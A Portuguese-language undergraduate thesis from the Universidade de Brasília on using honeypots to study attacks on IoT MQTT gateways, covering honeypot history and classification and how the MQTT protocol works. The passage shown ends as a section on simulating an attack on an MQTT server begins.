

TRABALHO DE GRADUAÇÃO

Honeypots aplicados ao contexto IoT: Propostas de arquiteturas e coletas direcionadas para gateways MQTT

Marcus Papa Vieira

Brasília, Dezembro de 2019

UNIVERSIDADE DE BRASÍLIA

FACULDADE DE TECNOLOGIA

UNIVERSIDADE DE BRASILIA
Faculdade de Tecnologia

TRABALHO DE GRADUAÇÃO

Honeypots aplicados ao contexto IoT: Propostas de arquiteturas e coletas direcionadas para gateways MQTT

Marcus Papa Vieira

Relatório submetido ao Departamento de Engenharia Elétrica como requisito parcial para obtenção do grau de Engenheiro de Redes de Comunicação

Banca Examinadora

Prof. Flávio Elias Gomes de Deus, ENE/UnB _____
Orientador

Prof. Robson de Oliveira Albuquerque _____
Co-Orientador e Examinador Externo

Fabio Lucio Lopes de Mendonça _____
Examinador Externo

A crise educacional do Brasil da qual tanto se fala, não é uma crise, é um programa.

Darcy Ribeiro

Agradecimentos

Uma das qualidades mais essenciais da vida é a capacidade de refletir e reconhecer os próprios privilégios e oportunidades. Agradeço primeiramente à Deus, a quem atribuo minha existência e capacidade cognitiva. À minha mãe Maristela e meu pai Emanoel, precisaria de mais algumas décadas de UnB para elaborar um trabalho exclusivamente destinado a agradecer por todas as coisas que fizeram por mim. Além da vida e de todas as condições que me possibilitaram chegar aqui, minha formação moral e intelectual será eternamente fruto da combinação do melhor de vocês, minhas maiores inspirações. Aos meus irmãos Matheus e Micael, deixo o reconhecimento por acreditar que são as pessoas mais brilhantes que conhecerei. Ao círculo familiar, sem o qual minhas experiências de vida seriam vazias, Willian, Tia Mônica, Mariza, Tio Washigton, Neto, Byra. Meus primos, Léo, Mih, Murilo, Miguel, Dudu e Henrique. No geral, minhas famílias são muito grandes, mas deixo registrado de coração ao meu avô, tios (Luizinho) e tias (Stela, Hilda, Neusa, Luluça, Zélia, Dulce, etc), primos e suas sucessões, que com certeza tiveram algum papel na minha formação. Minha graduação não se realizaria sem o apoio essencial da minha namorada Jéssica, a pessoa mais incrível que conheci e um dos maiores pilares dos últimos anos, junto com sua família (Tia Val, John, Milena e Wendell). Não teria entrado na Universidade se não fosse o trabalho de professores excelentes do EM, aqui representados por Liliane, Rogério, Pedro e Juliana. Além da amizade, meus sinceros agradecimentos ao Arquelau por todos os conselhos e revisões nesse trabalho. À todos que conheci na UnB, do meu semestre ou não, por batalharem ao meu lado nos últimos anos, (Bruno, Rodrigo e todos de Redes do 1/2013!). Não posso deixar de agradecer à todos que contribuíram na paralelização da graduação com o inicio da minha carreira, representados no TCU (Renato Vilela e SEMOP), na Servix (Tio Hélder, Pedro Rocha) e na It One (Fortes, Renato e Priscilla Rega). Para minhas melhores amizades, agradeço por existirem e persistirem antes e/ou depois da Universidade (Gabi Papa, Patty, Amanda, Malu, Ananda, Julia, Emily, Mário e todos meus outros amigos herdados do Cemtn). Por último, dedico também esse trabalho para Amélia Santiago Papa, para sempre a melhor avó do mundo!

Marcus Papa Vieira

RESUMO

Há uma previsão de que em poucos anos existirão bilhões de dispositivos conectados na Internet. A definição formal de IoT é complexa e a tecnologia é considerada ainda como emergente. No entanto, antes mesmo de se consolidar, já existem ataques sendo direcionados para esse tipo de contexto. Esse projeto surge como uma avaliação quanto a viabilidade de uma Honeynet IoT. Passado algum tempo, o projeto passa a explorar as possibilidades de se utilizar honeypots aplicados aos gateways MQTT, um dos principais protocolos de Internet das Coisas. Para tal feito, o projeto propõe alguns modelos possíveis de arquitetura e experimentos de coleta para realizar um comparativo entre os honeypots Dionea e Cowrie.

ABSTRACT

It is predicted that in a few years there will be billions of devices or things, connected to the Internet. The formal definition of IoT is complex and the technology is still considered emerging. However, even before consolidating, there are already attacks targeting this kind of context. The project explores possibilities. to use honeypots applied to MQTT gateways, one of the major IoT protocols. To this end, the project proposes some possible architectural models and collection experiments to make a comparison between the Dionea and Cowrie honeypots.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE ABREVIATURAS

Acrônimos

IoT	*Internet of Things*
M2M	*Machine two machine*
MQTT	*Message Queuing Telemetry Transport*
SSH	*Secure Shell*
SSL	*Secure Socket Layer*
UPnP	*Universal Plug and Play*
PoC	*Proof of Concept*

Capítulo 1

Introdução

Nesse capítulo será abordada uma breve introdução e as justificativas para relacionar honeypots com Internet das Coisas.

1.1 Problema

Indiscutivelmente, as sociedades humanas nunca estiveram tão conectadas e utilizando tanto a Internet e os recursos computacionais. No Fórum Econômico Mundial de 2015, Erik Schimidt [1], ex-CEO da Google, afirmou "que a Internet iria desaparecer". Sua declaração, ao contrário do que possa parecer, não queria atestar um possível fim da rede mundial, mas sim prever que em um futuro próximo a vida humana estará vinculada a estar conectada, de tal maneira que será difícil delimitar o real e o virtual, ou o ato de estar online ou offline. Os locais, objetos, cidades, veículos, vestimentas, aparelhos, comportamentos e decisões estarão conectados constantemente com os indivíduos no cotidiano, de forma que talvez nem percebamos, sendo parte absolutamente natural da vida. Dentro deste contexto, que só o futuro e a evolução tecnológica poderão dizer em que intensidade e tempo deverão ocorrer, uma das principais protagonistas que mais geram expectativa é a chamada Internet das Coisas (IoT -Internet of Things). De forma resumida, esta tecnologia emergente propõe a possibilidade de que dispositivos, sensores, objetos ou "coisas", possam se comunicar de forma inteligente na rede para auxiliar ou até mesmo tomar decisões pelos seres humanos.

Como em qualquer avanço tecnológico, do ponto de vista da segurança da informação, existem riscos e vulnerabilidades a serem exploradas por atacantes ávidos em modificarem, comprometerem, roubarem dados e utilizarem os dispositivos para outros ataques. As soluções de IoT são destinadas a resolverem problemas e atenderem certas demandas, estando a segurança quase sempre em segundo plano. Entender como balancear essa promessa de conectividade dos dispositivos com os desafios de segurança será um dos elementos principais que irão definir o seu sucesso. O presente trabalho abordará como a utilização de soluções de honeypots podem contribuir para alcançar este equilíbrio, ofertando mais uma arma para defesa e compreensão dos ataques direcionados a

[1] http://www.businessinsider.com/google-chief-eric-schmidt-the-internet-will-disappear- 2015-1

Internet das Coisas.

Em um único projeto em um canal da China foram utilizados cerca de 100.000 sensores IoT[2].

Quando se fala em quantidade atual e estimativas futuras de dispositivos em IoT, os números estão sempre nas casas dos bilhões. Segundo a Gartner, haviam 8,6 bilhões de dispositivos conectados em 2017 e no ano de 2018 será gasto 1,5 bilhões de dólares com segurança em IoT. Também é fato que ocorreram ataques relevantes designados para tais dispositivos, sendo os mais famosos as botnets de malwares Mirai e Brickerbot. Estes dados impressionam quantitativamente e demonstram o potencial de impacto que ataques destinados a essa tecnologia possuem, seja para prejudicar sistemas críticos mantidos através das soluções ou para usar os dispositivos como bots em ataques DDoS.

De forma evidente, a cada dia que passa o cotidiano da vida humana depende cada vez mais de interações tecnológicas e sistemas eletrônicos e computacionais. A sociedade contemporânea é sustentada por aplicações e equipamentos hospedados na infraestrutura dos mais variados ambientes corporativos. Da agricultura aos complexos industriais, dos ambientes hospitalares aos de entretenimento, do consumo aos relacionamentos sociais, estamos todos imersos em um plano tecnológico. Por fazer parte direta da vida, esse ciberespaço, onde cada vez mais o mundo se desenvolve, exige cada vez mais a reflexão sobre segurança. Cada hardware, aplicativo, protocolo ou ferramenta lançada representa um novo elemento a ser explorado em ataques, principalmente por serem utilizados por humanos, eternas vítimas e maior desafio da segurança digital.

Para combater a crescente ameaça virtual, várias ferramentas são utilizadas para a melhoria da segurança cibernética, tais como o uso de criptografia para ocultar o conteúdo das mensagens trocadas, Firewalls para gerenciar o tráfego de rede, VPNs (Redes Privadas Virtuais) para garantir comunicação segura entre entidades que não estão na mesma rede local, anti-vírus, detectores de intrusão, controles de acesso, etc.

O presente trabalho se propões a abordar o conceito classicamente denominado por honeypots, que diferentemente dos citados, é um exercício superior de sacrifício. Em nome da busca por entendimento dos ataques, recursos computacionais são propositalmente comprometidos para servir como uma oferta disfarçada aos atacantes.

Inicialmente o intuito do trabalho era investigar a possibilidade de implementar uma honeynet para IoT. Após alguns meses de pesquisa, o trabalho foi direcionado para lidar especificamente com honeypots que pudessem simular gateways MQTT, um dos principais protocolos em IoT.

1.2 Justificativa

Quanto a reflexão das justificativas para investigar a possibilidade de diálogo entre IoT e honeypots:

[2]https://spectrum.ieee.org/tech-talk/telecom/internet/a-massive-iot-sensor-network-keeps-watch-over-a-1400kilometer-canal

1. Segundo a Gartner, a plataforma de IoT já se encontra no auge das tecnologias emergentes[3].



Figura 1.1: Tecnologias Emergentes Gartner 2017

2. Existe impacto expressivo e direcionamento de ataques para dispositivos, protocolos e soluções IoT.

3. A heterogeneidade de dispositivos e protocolos exige camadas de segurança do hardware ao protocolo de comunicação utilizado.

4. A coleta de informações aprimoradas e concisas, somadas ao entendimento efetivo das ameaças e vulnerabilidades existentes e emergentes são uma das melhores formas de proteger sistemas. A tecnologia de segurança que consegue propor um esforço para garantir ambas as premissas, além apenas da detecção dos ataques, são denominadas Honeypots.

5. Os dados extraídos de arquiteturas destinadas a serem atacadas podem levar a medidas proativas de prevenção e correção.

6. Houve certa queda no uso de honeypots, quando se distancia do ambiente acadêmico e de empresas de segurança. A quantidade massiva de dispositivos IoT deve ser explorada como argumento favorável a investigação de implantação do mecanismo nesse tipo de contexto.

[3]https://whatsthebigdata.com/2017/08/16/2017-gartner-hype-cycle-for-emerging-technologies-ai-arvr-digital-platforms/

1.3 Organização do Trabalho

O trabalho está organizado da seguinte maneira. Inicialmente são apresentados os conceitos e as ferramentais principais que foram pesquisadas. Em seguida são apresentados os detalhes e arquiteturas de 3 propostas de honeypots para serem destinados ao contexto IoT, como gateways MQTT. Por último, são demonstrados resultados dos experimentos utilizando as metodologias discutidas.

Capítulo 2

Referencial Teórico e Estado da Arte

Nesse capítulo será abordado alguns dos principais conceitos teóricos vinculados diretamente ou indiretamente com o desenvolvimento do trabalho.

2.1 *Honeypots*, *Honeynets* e *Honeytokens*

O termo *honeypot*, do inglês "pote de mel", foi cunhado pela primeira vez durante a Guerra Fria como denominação para uma técnica de espionagem. Na computação, o termo se refere a uma tecnologia que trabalha para atrair propositalmente hackers e reunir conhecimentos através dos ataques. O termo alude exatamente a tratar o atacante como uma "criança entretida com doces".

Um dos livros mais clássicos considerado como o marco inicial do conceito de *Honeypot*. "*The Cuckoo's Egg*", escrito por Clifford Stoll (STOLL, 1988), relata eventos ocorridos em 10 meses, entre 1986 e 1987 na Lawrence Berkeley. Ele descobriu ocasionalmente que um espião russo havia invadido seu sistema. No livro, baseado em fatos reais, conta se a história de como foi possível rastrear o atacante permitindo que o mesmo tivesse acesso a própria rede administrada pelo autor. O caso implicou até mesmo no envolvimento da CIA e do FBI no caso.

Alguns anos depois começaram a surgir as primeiras ferramentas destinadas para tal fim, como o *Deception Toolkit* (DTK), desenvolvida por Fred Cohen em 1997. Era uma ferramenta gratuita desenvolvida em C e Perl para sistemas Unix que emulava algumas vulnerabilidades. Logo depois, em 1998, a primeira ferramenta comercial, *CyberCop Sting* foi desenvolvida para Windows NT. Em 1999 foi formado o *Honeynet Project*, um grupo de pesquisa liderado por Lance Spitzner dedicado a pesquisar sobre essa temática de segurança.

O conceito foi construído historicamente e coletivamente. Segundo Lance Spitzner (SPITZNER, 2003), "Honeypot é um sistema de segurança que disfarça seus valores e funções para ser testado, atacado ou comprometido". As definições giram sempre em torno de algum software que leva a aparência de um serviço atraente, um sistema operacional inteiro ou até mesmo uma rede inteira, mas que na realidade é um compartimento fechado, construído para atrair e conter um invasor. É uma espécie de vigilância que monitora e registra todas as ações que um invasor

faz, incluindo tentativas de acesso, arquivos acessados e modificados e processos executados. Há inúmeros exemplos de *Honeypots* disponibilizadas (NAWROCKI et al., 2016).

Resumidamente, uma *Honeynet* é uma opção mais sofisticada, que se constitui em uma rede formada por um conjunto de *Honeypots* projetados para serem explorados por ataques.

A noção de *honeypots* não se restringe a um recurso computacional físico [1]. Existem também os *honeytokens* que são pedaços de dados ou informações que são colocados nos sistemas como uma isca para chamar a atenção de um atacante e serem explorados por ele [2] [3]. Para os donos dos *tokens*, esses dados não possuem um valor real, podendo ser um arquivo fantasioso, tabelas e colunas de bancos de dados que não são utilizadas, páginas web que não fazem parte do site ou qualquer outro tipo de armadilha que tenha capacidade de registrar interações.

2.2 Classificação de *Honeypots*

Honeypots são classificadas:

- Baseadas no uso.
- Baseadas no nível de interação.
- Baseadas no tipo de hardware utilizado no *deploy*
- Baseadas no papel assumido.

2.2.1 Baseadas no uso

Honeypots podem ser divididas em destinadas para pesquisa ou para produção. As destinadas para produção têm como objetivo proteger organizações. Em um ambiente de produção, podem ajudar a mitigar riscos e alertar os administradores sobre ataques em curso. Estas soluções não substituem os procedimentos, políticas de segurança, melhores práticas e nem os mecanismos tradicionais de *Firewall*, anti-vírus e sistemas de detecção de intrusão.

Honeypots de pesquisa, por sua vez, são destinadas a aprofundar em mais detalhes a investigação de ameaças que as organizações sofrem. Ao invés de adicionar valor direto para organizações, o ganho é mais direcionado para a contra inteligência, isto é, captura e análise das ameaças. Tradicionalmente são mais utilizadas por entidades governamentais, universitárias, militares e empresas de segurança. Um dos principais interesses desse tipo é capturar e estudar *malwares* utilizando técnicas de engenharia reversa.

[1] https://www.symantec.com/connect/ articles/honeytokens-other-honeypot
[2] https://github.com/0x4D31/honeyLambda
[3] https://danielmiessler.com/blog/implementing-inexpensive-honeytrap-techniques/

2.2.2 Baseadas no nível

A classificação mais relevante é em termos do nível de interação que os atacantes possuem quando interagem com um *honeypot*, que podem ser classificados como de **baixa**, **média** ou **alta interatividade**.

Honeypots de **baixa interatividade** são caracterizadas para que atacantes interajam com serviços fictícios emulados na camada do sistema operacional, como *ftp*, *http* e Telnet. Não são sistemas ou serviços reais rodando, logo os registros e a implementação são considerados mais simples. O risco também é menor. Como está rodando na camada do SO, o máximo que um atacante conseguiria é derrubar um dos serviços emulados. Essa baixa interação é bastante útil para identificar os principais endereços IPs que atacam determinados serviços.

Honeypots de **média interatividade** procuram combinar um pouco das características de baixo nível com as de alto nível, simulando serviços ainda emulados no sistema operacional, mas que respondam quando consultados. Por mais que não sejam implementações completas de aplicações, eles proveem respostas esperadas pelos hackers. São usadas para atrai-los para que enviem seu *payload*. O administrador então deve extrair o código para investigação e análise forense. Após análise detalhada, estes *Honeypots* são usados para emular as ações que o *shell* deveria executar. São mais complexos e sua implantação exigir grande esforço e profundo conhecimento de protocolos, serviços e segurança para construí-los.

Honeypots de *alta interatividade* possibilitam um sistema operacional real para ser atacado, expondo a um risco mais amplo, a uma maior atratividade e possibilidade de acúmulo de informações sobre os ataques. São mais arriscados e trabalhosos ainda de serem atacados, exigindo monitoramento constante.

Honeypots também são usualmente classificadas no tipo de hardware em que são insta- lados e também se funcionam atuando em papéis de servidores passivos ou de clientes que buscam detectar servidores maliciosos. A figura 2.1 (JOSHI; SARDANA, 2011) resume as classificações.



Figura 2.1: Classificação de *Honeypots*.

2.3 IoT e Protocolos de Interesse

A definição de IoT ainda é um conceito em aberto e em desenvolvimento. O presente trabalho não irá explorar essas discussões, mas parte do entendimento de IoT como a noção da necessidade de conectar objetos ou coisas. Existem diversos protocolos que são considerados interessantes para serem associados com IoT. O protocolo escolhido como foco desse trabalho foi o MQTT.

2.3.1 MQTT e Funcionamento

MQTT significa *MQ Telemetry Transport*. É um protocolo, proposto pela IBM em 1999, de mensagens extremamente simples e leves de *publish/subscribe*, projetado para dispositivos embarcados e redes de baixa largura de banda, alta latência ou não confiáveis. Os princípios de design são minimizar a largura de banda da rede e os requisitos de recursos do dispositivo, ao mesmo tempo em que tentam garantir a confiabilidade e um certo grau de garantia de entrega [4].

Esses princípios também tornam o protocolo ideal para o emergente mundo de dispositivos conectados "machine to machine" (M2M) ou "Internet das Coisas", e para aplicações móveis onde a largura de banda e a energia da bateria são preciosas.

O modelo *publish/subscribe* é composto por:

[4] http://mqtt.org/

Publisher: Publica a mensagem para um (ou vários) tópicos no broker.

Subscriber: Se inscreve para um (ou vários) tópicos no broker e recebe todas as mensagens enviadas pelo publisher.

Broker: Roteia todas as mensagens dos publishers para os subscribers.

Topic: Consiste em um ou mais níveis separados por uma barra (exemplo, /smarthouse/quarto/temperatura).



Figura 2.2: Modelo *Pub/Sub MQTT*.

Todo pacote MQTT contém um cabeçalho fixo, como na figura 2.3.

Figura 2.3: Cabeçalho *MQTT*.

O primeiro campo deste cabeçalho representa o tipo de pacote MQTT. Os tipos de pacotes MQTT são listados na figura 2.4.

Name	Value	Direction of flow	Description
Reserved	0	Forbidden	Reserved
CONNECT	1	Client to Server	Client request to connect to Server
CONNACK	2	Server to Client	Connect acknowledgment
PUBLISH	3	Client to Server or Server to Client	Publish message
PUBACK	4	Client to Server or Server to Client	Publish acknowledgment
PUBREC	5	Client to Server or Server to Client	Publish received (assured delivery part 1)
PUBREL	6	Client to Server or Server to Client	Publish release (assured delivery part 2)
PUBCOMP	7	Client to Server or Server to Client	Publish complete (assured delivery part 3)
SUBSCRIBE	8	Client to Server	Client subscribe request
SUBACK	9	Server to Client	Subscribe acknowledgment
UNSUBSCRIBE	10	Client to Server	Unsubscribe request
UNSUBACK	11	Server to Client	Unsubscribe acknowledgment
PINGREQ	12	Client to Server	PING request
PINGRESP	13	Server to Client	PING response
DISCONNECT	14	Client to Server	Client is disconnecting
Reserved	15	Forbidden	Reserved

Figura 2.4: Tipos de pacote *MQTT*

O site oficial da organização responsável pelo MQTT explica que pode ser passado um usuário

e senha com um pacote MQTT em que utilize SSL para criptografia. No entanto, afirmam ser independente do protocolo em si e alertam que adiciona significativo overhead na rede, uma vez que o SSL não é dos mais leves protocolos. Por seguir o modelo Cliente/Servidor, clientes podem se autenticar ao Broker MQTT enviando um usuário e senha com o pacote CONNECT:



Figura 2.5: Autenticação *MQTT* em texto claro

O pacote CONNACK é enviado pelo broker em resposta ao CONNECT recebido do cliente. O cabeçalho do CONNACK contém um campo de código de retorno que representa o resultado da autenticação.

Como pode ser visto, o protocolo não necessariamente utiliza autenticação e quando usa não necessariamente é criptografada. Essas lacunas são considerações relevantes quando se pensa nas limitações de segurança do protocolo.

Sobre a semântica dos tópicos, eles são estruturados em uma hierarquia de árvore para facilitar a organização e o acesso aos dados.Tópicos consistem de um ou mais níveis divididos pelo símbolo `/`.

Um subscriber pode receber dados de vários tópicos simultaneamente. Para esse propósito foram desenvolvidos dois tipos de wildcards: single level (símbolo `+`) e multilevel (símbolo `#`). Por exemplo, um subscriber que deseja obter dados de temperatura de todos os quartos poderia realizar um `subscribe /home/quartos/+/temperature` e receber os dados dos tópicos `/home/primeiro_andar/quarto1/temperature`, `/home/primeiro_andar/quarto2/temperature` etc. No caso multi-level, para receber os dados de todos os sensores do primeiro andar poderia ser utilizado `/home/primeiro_andar/#`. Como resultado, seria possível receber dados de todos os tópicos, por exemplo, `/home/primeiro_andar/quarto1/temperature`, `/home/primeiro_andar/quarto1/lights`, `/home/primeiro_andar/quarto1/umidade`, `/home/primeiro_andar/quarto2/temperature`, `/home/primeiro_andar/quarto2/lights` etc...

O MQTT também suporta 3 níveis de qualidade de serviço (QoS – Quality of Service) quando envia mensagens: [5]

QoS 0 (At most once): Nesse nível, o publisher envia uma mensagem ao broker uma vez e não espera nenhuma resposta, ou seja, envia e esquece.

[5]https://ipc2u.com/articles/knowledge-base/what-is-mqtt-and-why-do-we-need-it-in-iiot-description-of-mqtt-protocol/

Figura 2.6: QoS 0 do protocolo MQTT

QoS 1 (At least once): Esse nível garante a entrega da mensagem ao destinatário, no entanto, é possível ocorrer a duplicação de mensagens do publisher. Depois que uma cópia duplicada é recebida, o broker envia essa mensagem novamente aos subscribers e encaminha a confirmação de recebimento da mensagem ao publisher. Se o publisher não receber a mensagem PUBACK do broker, ele tentará entregar novamente este pacote, configurando DUP como 1.



Figura 2.7: QoS 1 do protocolo MQTT

QoS 2 (Exactly once): Nesse nível, a entrega da mensagem a um cliente é garantida, sem cópias de duplicação possíveis.



Figura 2.8: QoS 2 do protocolo MQTT

O Publisher envia uma mensagem para o Broker. A mensagem contém o ID do pacote exclusivo, QoS = 2 e DUP = 0. O publisher armazena a mensagem não confirmada, a menos que obtenha uma resposta PUBREC do broker. O broker responde com a mensagem PUBREC contendo o mesmo ID de pacote. Depois de receber esta mensagem, o publisher envia PUBREL com o mesmo ID de pacote. O broker deve armazenar a cópia da mensagem até obter PUBREL. Depois que o Broker recebe PUBREL, ele exclui a cópia da mensagem e envia ao publisher a mensagem PUBCOMP sobre a transação concluída.

2.3.2 Simulando um ataque a um servidor MQTT

É possível exemplificar como um ataque real a um servidor MQTT poderia funcionar. O primeiro passo dos ataques normalmente é a etapa de reconhecimento, em que se busca por endereços, portas e aplicações que possam estar vulneráveis. Isso pode ser feito tradicionalmente com

ferramentas de port scanner, como o nmap ou até mesmo através do Shodan [6].

